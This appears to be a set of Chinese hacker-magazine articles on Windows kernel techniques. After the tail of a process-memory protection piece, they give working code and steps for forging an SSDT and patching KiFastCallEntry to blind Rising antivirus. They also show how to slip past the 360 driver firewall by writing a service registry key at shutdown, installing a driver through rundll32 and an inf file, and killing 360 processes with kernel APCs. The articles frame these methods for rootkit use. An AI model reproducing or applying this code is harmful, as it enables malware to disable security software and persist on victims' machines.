mov eax, cr3 ; 将当前cr3放入eax(跳转回KiSwapProcess, 再将eax放入cr3,因此这样可以使得,不发生cr3切换(当然实际上会引发flush tlb))
jmp ForwardRequest
CallLegal: ; 不需要过滤
popad
mov eax, ProcessPageDirectory ; 将进程的页目录表地址放入eax(稍后会放入cr3)
ForwardRequest:
popfd ; 恢复标志位
jmp ProxyKiSwapProcess ; 跳转回去
}
}
```

开关进程保护

在理解了保护的原理之后,如何开关保护便非常易懂。

对于开启保护,则先要获得原始DirectoryTableBase,然后修改指令执行流程,最后将DirectoryTableBase置为0防止其他驱动获取到DirectoryTableBase。

```
VOID
SetProcessPageDirectory(
IN PEPROCESS Process,
IN ULONG PageDirectory
)
{
*(ULONG *)((CHAR *)Process + PageDirectoryBaseOffset) = PageDirectory;

return;
}

ULONG
GetProcessPageDirectory(
IN PEPROCESS Process
)
{
return *(ULONG *)((CHAR*) Process + PageDirectoryBaseOffset);
}

ProcessPageDirectory = GetProcessPageDirectory(ProcessObject);
if (!ProcessPageDirectory) {
Status = STATUS_INVALID_DEVICE_REQUEST;
}
DbgPrint("[MemoryProtection] DriverEntry: Page directory base is 0x%X.\n", ProcessPageDirectory);
if (NT_SUCCESS(Status)) {
Status = EnableMemoryProtection() ? STATUS_SUCCESS : STATUS_INVALID_DEVICE_REQUEST; /*修改指令执行流程*/
}
SetProcessPageDirectory(ProcessObject, 0);
```

关闭保护与执行流程相反。

```
SetProcessPageDirectory(ProcessObject, ProcessPageDirectory);
DisableMemoryProtection(); // 恢复执行流程
```

驱动测试

打开一个记事本后加载驱动,之后驱动会PsLookupProcessByProcessId从4到0xffff(出于方便,没有用ZwQuerySystemInformation,定位进程不是文章重点嘛)找到第一个notepad.

exe,把notepad.exe的页目录改为0(这样其他驱动就不能取得被保护进程的CR3了),同时对KiSwapProcess的调用会回溯堆栈并将调用堆栈打印出来,打印的时候是一层一层向上回溯的,但都显示的"KiSwapProcess from 0xXXXXXXX",效果如下:

```
PROCESS 81b89020 SessionId: 0 Cid: 00e0 Peb: 7ffde000 ParentCid: 03f8
DirBase: 00000000 ObjectTable: e1674138 HandleCount: 111.
Image: notepad.exe
VadRoot 81c421f0 Vads 88 Clone 0 Private 277. Modified 127. Locked 0.
DeviceMap e148c8a0
Token e1088570
ElapsedTime 00:00:23.562
UserTime 00:00:00.015
KernelTime00:00:15.390
QuotaPoolUsage[PagedPool] 74188
QuotaPoolUsage[NonPagedPool] 4640
Working Set Sizes (now,min,max) (1192, 50, 345) (4768KB, 200KB, 1380KB)
PeakWorkingSetSize1208
VirtualSize 37 Mb
PeakVirtualSize 45 Mb
PageFaultCount1816
MemoryPriorityBACKGROUND
BasePriority 8
CommitCharge 770

[MemoryProtection] DriverEntry: Here we go.
[MemoryProtection] DriverEntry: Process found, process object = 0x8210CDA0.
[MemoryProtection] DriverEntry: Page directory base is 0x3B00220.
[MemoryProtection] HookInstruction: mov cr3, eax is located at 0x80541C9F inside function 0x80541C4C.
[MemoryProtection] HookInstruction: mov cr3, eax is located at 0x80541B58 inside function 0x80541AB0.
[MemoryProtection] EnableMemoryProtection: KiSwapProcess hooked.
[MemoryProtection] EnableMemoryProtection: SwapContext hooked.
[MemoryProtection] IsCallLegal: KiSwapProcess from 0xBF8E80B0.
[MemoryProtection] IsCallLegal: KiSwapProcess from 0xBF8FAAC7.
[MemoryProtection] IsCallLegal: KiSwapProcess from 0xBF832F53.
...
[MemoryProtection] DisableMemoryProtection: KiSwapProcess unhooked.
[MemoryProtection] DisableMemoryProtection: SwapContext unhooked.
[MemoryProtection] DriverUnload.
```

小结


本文提供了一种防止直接切换CR3读写进程内存的方法。但是,显然本文提供的方法还远远不能够实现全方位的保护进程内存(比如直接给被保护的进程投一个APC,然后在APC里面修改内存),因此,只有将各种方法结合起来,才能够全面地保护好进程的内存空间。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:驱动、汇编

关键词:SSDT、主动防御

构造自己的SSDT 绕过主动防御



文/图 liuke_blue

SSDT想必大家都已经很熟悉,即Windows系统服务描述符表,这是将Ring3下的系统API函数和Ring0系统API函数相互联系起来的一条重要通道。不管是杀毒软件的主动防御还是病

毒木马所用到的Rootkit技术都对SSDT进行争夺来达到相应目的。病毒木马常见的方法是直接在内核层恢复SSDT来绕过或者结束安全软件的主动防御。但是这种方法我们可以通过一些Anti-Rootkit工具来发现，有没有一种方法既不恢复SSDT同时又让安全软件的主动防御成为"睁眼瞎"呢？答案是有的，下面我就给大家介绍说明。绕过SSDT有两种方法。

我们知道在Ring3调用ntdll.dll的Zw系列函数后最终会转到Ring0与之对应的Zw系列函数，下面是对ntdll.dll!ZwWriteFile的反汇编，如图1所示。

地址	十六进制	反汇编
[illegible]	B8 12010000	mov eax,112
7C92DF83	BA 0003FE7F	mov edx,7FFE0300
7C92DF88	FF12	call dword ptr ds:[edx]
7C92DF8A	C2 2400	retn 24
7C92DF8D	90	nop

图1

EAX传入的参数是服务序号，Call ds:[0x7FFE0300]其实是调用ntdll!KiFastSystemCall，再通过调用systenter，从Ring3进入Ring0，这里如果是Windows 2000的系统则采取int 2E指令来进入Ring0。这里我们可以假设这样：从SSDT的序号2000位置进行扩展SSDT.Count(函数总个数)表项，当然是因为现有的SSDT表中系统服务最大序号是不会超过2000的，再通过重定位表获取原始SSDT的表，从0开始的位置将所有的地址复制到扩展后SSDT表2000序号开始的位置。现在如果将[EAX]+2000，这样等于选取在SSDT表中2000对应的序号，也就是保存原始的系统函数调用地址，这样就绕过原来被HOOK过的SSDT。

第二种方法其实跟上面介绍的差不多，只是更简单一些，本文也是采取这种方法。我们可以在内核空间伪造一张SSDT表，然后想办法让系统流程改变而跳到我们构造的SSDT中，从而绕过原来被HOOK过SSDT。下面我就给大家详细介绍这种方法。

我认为要绕过原有的SSDT，只需要解决的两个技术难点，一是获取原始的SSDT表，这个有几种方法：通过文件偏移来获取获得内存中的 KeServiceDescriptorTable 位置；我们采取通过PE文件重定位表的原理，基于KeServiceDesciptorTable在KiInitSystem函数中被初始化的指令获取KiServiceTable 的RVA，下面是通过IDA对ntoskrnl.exe反汇编KiInitSystem，如图2所示，显而易见在代码段005FF37E4处我们可以得到KiServiceTable的RVA，有兴趣的黑防读者还可以结合Windows源代码对应反汇编代码结合分析，来提高理解。

```
INIT:005EF2CA    mov    ds:stru_48B460.Count, 1
INIT:005EF2D4    mov    ds:stru_48B460.Owner, esi
INIT:005EF2DA    mov    ds:stru_48B460.Contention, esi
INIT:005EF2E0    mov    byte ptr ds:stru_48B460.Event.Header.anonymous_0, 1
INIT:005EF2E7    mov    byte ptr ds:stru_48B460.Event.Header.anonymous_0+2, 4
INIT:005EF2EE    mov    ds:stru_48B460.Event.Header.SignalState, esi
INIT:005EF2F4    mov    ds:KeServiceDescriptorTable, offset off_4008B0
INIT:005EF2FE    mov    ds:dword_48B524, esi
```

图2

第二个难点是如何才能使系统流程改变至跳转到我们上面构造好的SSDT。在Ring0级调用流程如下：Zw系列函数→KiSystemService函数，这个函数是中断向量2e的处理函数，CPU执行int 2e指令，就会进入Ring0里的这个函数。该函数进行一些处理会转去调用KiFastCallEntry函数。这些函数重要执行部分在ReactOS中的原型如下：

```
    _KiSystemService:
        /* Enter the shared system call prolog */
        SYSCALL_PROLOG kss_a, kss_t

        /* Jump to the actual handler */
        jmp SharedCode
    .endfunc

    .func KiFastCallEntry
    TRAP_FIXUPS FastCallDrSave, FastCallDrReturn,
DoNotFixupV86, DoNotFixupAbios
    _KiFastCallEntry:

        /* Enter the fast system call prolog */
        FASTCALL_PROLOG FastCallDrSave,
FastCallDrReturn
    SharedCode:
        /*
         * Find out which table offset to use. Converts
0x1124 into 0x10.
         * The offset is related to the Table Index
as such: Offset = TableIndex x 10
         */
        mov edi, eax
        shr edi, SERVICE_TABLE_SHIFT
        // define SERVICE_TABLE_SHIFT 8
        and edi, SERVICE_TABLE_MASK
        // define SERVICE_TABLE_MASK  0x30
        mov ecx, edi
        //Ecx=0x00 || 0x10,0x00->SSDT,0x10->
        //Shadow SSDT

        /*如果是user32.dll或者gdi32.dll调用时,KTHREAD.
ServiceTable指向KeServiceDescriptor TableShadow;
如果是ntdll.dll调用时,KTHREAD.ServiceTable指向
KeServiceDescriptorTable
        */
```

```
add edi, [esi+KTHREAD_SERVICE_TABLE]
//define KTHREAD_SERVICE_TABLE 0x0E

    //得到真正的系统调用序号(ssdt ||shadow
    //ssdt),进行比较,检查是否越界
    mov ebx, eax
    and eax, SERVICE_NUMBER_MASK
    //define SERVICE_NUMBER_MASK 0x0FFF
    cmp eax, [edi+SERVICE_DESCRIPTOR_LIMIT]

    jnb KiBBTUnexpectedRange
    //SERVICE_TABLE_TEST=0x10,比较是否
    //跳至SSDT||SHADOW SSDT
cmp ecx, SERVICE_TABLE_TEST
jnz NotWin32K
   //得到当前的线程环境块
   mov ecx, PCR[KPCR_TEB]

//在内核空间中分配变量列表空间
   mov esi, edx

//define SERVICE_DESCRIPTOR_NUMBER 0x0C
mov ebx, [edi+SERVICE_DESCRIPTOR_NUMBER]
xor ecx, ecx
mov cl, [eax+ebx]
//EDI指向具体的系统调用表
mov edi, [edi+SERVICE_DESCRIPTOR_BASE]
//SSDT表中某函数的真实地址
 mov ebx, [edi+eax*4]
//分配堆栈空间
 sub esp, ecx
//设置目的地址空间尺寸
    shr ecx, 2
    mov edi, esp
    cmp esi, _MmUserProbeAddress
jnb AccessViolation
//将参数复制到内核的空间
rep movsd
//系统函数的调用,其实真正调用的是内核NT系列函数
call ebx
//调用完函数后,系统进行收尾工作,保证IRQL不增
//高;释放内核堆栈结构等
```

上面的代码黑防的读者如果有兴趣深挖的话,可以去查阅《Windows内核情景分析》此书。从上面给出的分析,我们可以知道要想改变流程,使系统流程跳转到我所构造"SSDT"的话。可以被HOOK的位置就是图3中被我重点标出来的地方。

```
t!KiFastCallEntry+0xd4:
304e0047 8b5f0c          mov     ebx,dword ptr [edi+0Ch]
kd> t
t!KiFastCallEntry+0xd7:
304e004a 33c9            xor     ecx,ecx
kd> t
t!KiFastCallEntry+0xd9:
304e004c 8a0c18          mov     cl,byte ptr [eax+ebx]
kd> t
t!KiFastCallEntry+0xdc:
304e004f 8b3f            mov     edi,dword ptr [edi]
kd> t
t!KiFastCallEntry+0xde:
304e0051 8b1c87          mov     ebx,dword ptr [edi+eax*4]
kd> t
t!KiFastCallEntry+0xe1:
304e0054 2be1            sub     esp,ecx
```

图3

如果你用本文的方法绕过SSDT的话,你应该将"mov edi,dword ptr [edi]"中edi所指向的位置改为你所伪造的SSDT位置;如果你要采取前面所提到通过扩展SSDT表的方法绕过SSDT的话,你可以将"mov ebx,dword ptr [edi+eax*4]"中的[edi+eax*4]改为[edi+(eax+2000)*4],偏移到你所扩展的保存着原来SSDT地址的位置。自己写的Kifastcallentry函数核心代码如下:

```
__asm{
        pushad
        pushfd
        mov eax,nowSSDT
    /*eax=KeServiceDescriptorTable—>serviceTable
Base,edi=KeServiceDescriptorTable—>ServiceTableBase ||
KeServiceDescriptorTableShadow—>ServiceTableBase,如果
不相等,说明此时edi就是指向KeServiceDescriptorTableShadow,
由此区别SSDT与shadow SSDT*/
        cmp eax,[edi]
        jnz shadow  //判断是不是shadow ssdt
        popfd
        popad
        mov cl,byte ptr[eax+ebx]
        mov edi,oldSSDT
        jmp [lpRet]

shadow:
        popfd
        popad
        mov  cl,byte ptr [eax+ebx]
        mov  edi,dword ptr [edi]
        jmp [lpRet]
}
```

上面的代码说明一下,值得注意的是你只是绕过SSDT,所以前面判断一下该函数到底调用的是shadow ssdt还是ssdt,如果是ssdt则用伪造的new ssdt的地址去替换edi,否则不改变系统流程顺序。其他的代码我就不多说,大家可以去看我提供的源代码。我一直觉得理解原理很重要,只有理解了原理才是真正的明白。下面以最

新的瑞星杀毒软件2010版本做测试,自己编写的reg.exe(一个注册表启动项添加的测试程序,无其他功能,随文提供该汇编源代码和编译好的bin)被瑞星的主动防御发现并拦截,如图4所示。




图4

驱动编译测试环境:W i n d o w s X P s p3 + W D K7600。安装好驱动,用W i n D b g反汇编Kifastcallentry函数,发现已经Patch好,如图5所示。

```
804e0045 8bf2          mov     esi,edx
804e0047 8b5f0c        mov     ebx,dword ptr [edi+0Ch]
804e004a 33c9          xor     ecx,ecx
804e004c e9bfcb0279    jmp     ControlSSDT!UseOldSSDT (f9fefd10)
804e0051 8b1c87        mov     ebx,dword ptr [edi+eax*4]
804e0054 2be1          sub     esp,ecx
804e0056 c1e902        shr     ecx,2
804e0059 8bfc          mov     edi,esp
```

图5

驱动绕过SSDT表后,再次运行reg.exe, 瑞星杀毒软件没有任何主动拦截的动作提示,注册表启动项新建Start项成功。之前瑞星杀毒软件对修改注册表操作全都进行了拦截并保存进日志,但是现在已经失效。效果示意如图6所示,你还可以直接在任务管理器中直接结束瑞星进程RsTray.exe,有兴趣的话你还可以对瑞星主动防御做做其他的测试。




图6

这篇文章到这里本应该结束,但是研究的问题却远远没有结束,如果你的机器装了360安全卫士的话,你会发现360安全卫士就在我们对Kifastcallentry函数ptach后的几个字节也做了HOOK,这也是我们用Anti—Rootkit工具看不到360安全卫士对SSDT做的HOOK的原因,因为它将过滤规则做进了Kifastcallentry函数的内联钩子,而且开启一个循环线程对其HOOK的位置进行监控,如果用Anti—Rootkit工具恢复挂钩的位置,它马上就会改过来,不仅360安全卫士,金山2010杀毒软件也是如此。该驱动的不足之处是如果在安装360的机器上,也安装我所编写的驱动,运行不多久,就会蓝屏,我猜想大概是与360挂钩的位置有冲突,有兴趣的可以继续研究360关于Kifastcallentry函数的inline hook,我就不多说了,毕竟人家是成熟的商业软件!

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:VC
关键词:编程、驱动、防火墙

绕过360驱动防火墙加载驱动研究



文/图 鹿剑

360推出了免费的杀毒软件360杀毒,给国产杀毒软件免费开了先河。先不说其他的,单从为广大网民节省的许多杀毒软件使用费来说就让人非常敬佩。单独安装之后发现360杀毒自己没有做自我保护(安装包是1.0.0.1070 版的,不知道其他版本的情况,可以自己看看),起保护的

主要是360安全卫士。由于360安全卫士用户非常多,所以估计现在有许多都是360杀毒+360安全卫士的组合。现在的360安全卫士带了驱动防火墙功能,加载驱动就会被拦截。这几天找了个时间看了看怎么绕过360的驱动防火墙,因为在用户态结束360似乎不太可能了,看雪论坛里上传出用模拟关机结束360的代码,但是现在360已经修补了这个漏洞,所以只能在Ring0考虑。通过观察发现,通常在360安全卫士开启所有保护的情况下,没有签名的程序加载驱动时有提示,并且在没有联网情况下默认阻止。在联网时似乎会到服务端去验证文件是否危险(估计是验证MD5之类的,没有逆向不太清楚),比如说XueTr的驱动在断网时默认阻止,在联网时默认允许加载;如果加载驱动的是有签名的程序,默认似乎总是允许的(用net start命令启动服务就是这种情况,没有尝试所有情况)。个人觉得这样处理也有点不妥,虽然不管是以上哪种加载驱动情况,360都会给出驱动加载提示,但因为大部电脑用户并没有太多的安全意识,在看到提示时一般直接单击确定或者关闭,而单击关闭也会执行默认操作,所以从用户这里其实也可以突破一下,可以用system来调用net start dos命令试试,在安全意识没有完全普及的情况下,这招还是有几率可以绕过360驱动防火墙的。看到提示窗口,给人的第一种攻击方法似乎就是发送消息进行攻击,不过这一招很不幸,在最新版本360安全卫士中,用FindWindow(EX)是没办法得到360的窗口句柄的,用GetWindow可以得到几个360开头的窗口句柄,不过得到了也作用不大,360做了保护(测试时使用WM_CLOSE消息,发现没什么用,消息洪水攻击时,主界面会卡死,但是那个提示框却不受什么影响)。因此,消息攻击这条思路到此放弃。

之后又想到,如果让操作系统来启动我们的驱动,360不就不会拦截了吗?于是我想到的另一个方法就是写注册表注册一个服务,将其设置为开机自动启动。我一开始以为360那个服务监测也是像监测开机自启动项一样,开启一个计时器去看注册表的变化,所以想到在捕获关机消息时再写注册表来注册服务,在这个短暂的时间里,用户可能看不到那个服务安装提示框。下面就给出一段代码来实现这个工作,在拦截到关机消息时写注册表。具体结束360的驱动代码稍后讨论。这个代码实现在拦截到关机信息时写注册表,其实就是在收到WM_QUERYENDSESSION消息时写注册表了。这个消息在Windows向程序询问是否可以结束会话时发出。注册服务只需要在HKLM\system\CurrentControlSet\services下增加一个子键,再增加几个值,分别是type类型,内核驱动设置为1,start启动类型,0为引导时,1为自动,ErrorControl是错误控制方法,填1就可以了。ImagePath就是我们的驱动路径。

```
BOOL CWriteRegDlg::OnQueryEndSession()
//询问关机的处理函数
{
if (!CDialog::OnQueryEndSession())
return FALSE;
HKEY Root=0;
RegCreateKeyEx(HKEY_LOCAL_MACHINE,"system\\CurrentControlSet\\services\\test",NULL,NULL,0,KEY_WRITE|KEY_READ,NULL,&Root,NULL);
if(Root!=NULL)
{ DWORD Data1=1;RegSetValueEx(Root,"Start",0,REG_DWORD,(PUCHAR)&Data1,sizeof (DWORD));RegSetValueEx(Root,"Type",0,REG_DWORD,(PUCHAR)&Data1,sizeof(DWORD));RegSetValueEx(Root,"ErrorControl",0,REG_DWORD,(PUCHAR)&Data1,sizeof(DWORD));
char Name[]="TestDriver";RegSetValueEx(Root,"DisplayName",0,REG_SZ,(PUCHAR)Name,sizeof(Name));
UCHAR Buffer[]="\\??\\c:\\KernelHelp.sys";
//驱动路径RegSetValueEx(Root,"ImagePath",
//0,REG_EXPAND_SZ,(PUCHAR)Buffer,sizeof
//(Buffer));RegCloseKey(Root);
}
return TRUE;
}
```

以上代码都比较简单,写好之后测试一下,电脑重启之后我们的驱动成功加载了。并且会意外发现,360的服务查看里面居然没有我们的服务,在msConfig里面也看不到,但是驱动确实是运行起来了。根据以上的思路,我们很快想到,用inf文件加载WDM驱动或者WDF驱动并设置为开机自动运行也是可行的,并且极有可能许多驱动防火墙都没有限制这种操作。这两种驱动都可以在inf文件里指定其启动方式为自动或者电脑启动时启动,只需要写注册表就可以了,之后电脑重启后驱动就会运行,挂钩NtLoadDriver

或者其他函数是没有用的。故使用了DDK自带的那个文件过滤驱动对360安全卫士做测试，可以执行以下命令来安装inf文件："rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 .\sfilter.inf"，在inf文件里面将启动类型设置为计算机启动时启动。在WDM驱动的inf文件里，和服务有关的节只有Service节，一般内容如下：

```
[Sfilter.Service]
DisplayName      = %SfilterServiceName%
Description      = %SfilterServiceDesc%
ServiceBinary    = %12%\Sfilter.sys;%windir%\system32\drivers\Sfilter.sys
ServiceType      = 2;SERVICE_FILE_SYSTEM_DRIVER
StartType        = 0;SERVICE_BOOT_START
ErrorControl     = 1;SERVICE_ERROR_NORMAL
LoadOrderGroup   = "FSFilter Activity Monitor"
AddReg = Sfilter.AddRegistry
```

该节的内容通过上面的注释就可以理解了，不多说。WDF驱动的inf文件里面和服务相关的section和WDM基本一致，不再赘述。测试之后发现驱动果然成功运行，并且在正常情况下，360不会显示WDM和WDF两种驱动的服务，所以这种方法还算隐蔽。

可能一些读者对WDM和WDF并不是很熟悉，黑防以前很少有文章是使用WDM驱动架构的，很常见的都是NT式，不过这两种架构也简单，有了以前NT驱动的基础，相信学习一周就可以写出以前的NT式Rootkit的WDM版本了。当然，WDM和WDF都是可以满足我们Rootkit需要的特征的，比如IRP处理、控制等，而且这两种构架都是支持大部分我们以前可以调用的函数的(WDF中有限制，做了封装，但是调用PS系列函数等还是可以的)。

接下来说说驱动里结束360的方法，借鉴了黑防以前许多文章里的技术，使用内存清零杀进程和插入APC杀进程两种方法。当然了，一些程序可能对以上的结束进程的方法都做了防御，我主要看的是360，结束360以上代码还是够了，所以没去想其他方法。如果某个程序在以上方面都做了防御，我们还是可以通过恢复一些钩子等方法来结束进程的。只要到了Ring0，相信只要肯动脑筋，肯定有办法突破进程保护的。这段代码给用户态提供一个符号链接，用户态可以输入进程pid来结束进程，而不是在驱动完成遍历后结束全过程，当然完全可以这么做。驱动的部分代码如下：

```
NTSTATUS KillProcessByAPC(PDEVICE_OBJECT pDeviceObject,PIRP pIrp)
{
NTSTATUS Status=STATUS_SUCCESS;
ULONG Pid=*(DWORD*)pIrp->AssociatedIrp.SystemBuffer;
Pid^=5;//pid是异或加密传进来的
KdPrint(("Process id Come From ring3 %d",Pid));
PEPROCESS eproc={0};
Status=PsLookupProcessByProcessId((HANDLE)Pid,&eproc);
if(!(NT_SUCCESS(Status)))
{ goto End;}
PETHREAD ethread = NULL;
__try
{//下面这两个函数是山寨版的,完整定义在Driver.h里面
for (ethread=PsGetNextProcessThread(eproc,NULL);ethread!=NULL;ethread =PsGet NextProcessThread(eproc,ethread) )
Status=MyTerminateThread(ethread);
}
__except (EXCEPTION_EXECUTE_HANDLER)
{
KdPrint(("Catch a exception !\n"));
long st = GetExceptionCode();
KdPrint(("st is 0x%08X\n",st));
}
End:
pIrp->IoStatus.Status=Status;
pIrp->IoStatus.Information=0;
IoCompleteRequest(pIrp,IO_NO_INCREMENT);
return Status;
}
```

PsGetNextProcessThread是一个山寨版的函数，主要功能是遍历进程EPROCEE里面的ThreadListHead成员，获取所有线程，就是一个简单的双向链表的遍历问题，遍历之后给每一个线程插入自杀APC。这里使用到的几个函数具体内容可以看附件里的完整代码。前面曾经说过，估计许多驱动防火墙都没拦截WDM的inf方式的驱动加载，所以趁手边有一个江民2010的安装包，就用张帆所著的《Windows驱动编程详解》上的hellowdm测试了一下，果然江民没有拦截inf文件的安装，看来这还是一个通病啊，由于时间问题，没有进行大量测试，大家可以再试试其他的驱动防火墙的拦截情况。

